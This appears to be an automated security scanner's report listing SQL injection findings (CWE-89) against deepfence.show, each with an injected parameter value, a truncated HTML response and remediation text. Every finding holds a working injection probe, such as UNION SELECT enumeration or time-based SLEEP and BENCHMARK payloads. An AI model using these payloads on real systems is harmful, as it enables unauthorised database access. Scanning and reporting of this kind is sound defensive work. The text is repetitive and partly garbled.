href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#711					

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#712				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	<pre>BJbWFnZVJlYWV5c2llPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#713

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFS_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWV5c2llPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#714				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</script> <!-- End of Bootstrap CSS --> </head> <body> </body></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#715	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	or pg_SLEEP(5)--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</script> <!-- End of Bootstrap CSS --> </head> <body> </body></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#716

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5)--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5)--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#717				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>1) or benchmark(10000000,MD5(1))#</td></tr> </table>	Name	Value	demouser@deepfence.io	1) or benchmark(10000000,MD5(1))#
Name	Value				
demouser@deepfence.io	1) or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#718

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#719				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggvFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#720

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 7

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#721

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 15</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 15
Name	Value				
demouser@deepfence.io	ORDER BY 15				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__DF_CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#722				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 9</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 9
Name	Value				
demouser@deepfence.io	ORDER BY 9				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy... </pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#723				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>1-true</td></tr> </table>	Name	Value	demouser@deepfence.io	1-true
Name	Value				
demouser@deepfence.io	1-true				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg </pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#724

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
